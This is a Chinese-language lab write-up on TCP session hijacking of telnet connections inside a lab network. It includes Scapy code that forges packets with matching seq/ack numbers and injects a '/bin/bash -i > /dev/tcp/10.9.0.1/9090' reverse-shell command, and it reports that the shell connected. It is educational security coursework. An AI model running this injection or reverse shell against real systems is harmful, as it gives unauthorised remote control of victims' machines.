
# Task 3: TCP Session Hijacking

- 1. 使用sniff自动捕获telnet的包,
- 2. 根据捕获的包内容设置伪造包的源目地址
- 3. 设置好seq和ack号
- 4. data数据在telnet连接中被当作命令执行,所以在这里注入恶意代码,写入一段话到具体目录下面

# 具体程序代码如下:


首先使用一个host和victim产生一个telnet连接:



在attacker上输入如下命令,发动攻击:

```
python3 tcphijack.py
```

### 查看结果:



说明攻击成功

# Task 4: Creating Reverse Shell using TCP Session Hijacking

把Task 3 中的注入命令换成可以产生反向shell的命令

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```


# 具体代码如下:

```
#!/usr/bin/env python3
from scapy.all import *


def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
ack=pkt[TCP].seq+1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)
```

```
f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-d277ca74e6d7', filter=f, prn=spoof_pkt)
```


# 在attacker上打开监听端口:



### 执行攻击:



用另一个host和victim进行telnet连接:



反向shell成功连接到attacker,输入命令验证:



这个文件是Task 3中传入victim中的,说明attacker成功使用反向shell连接到victim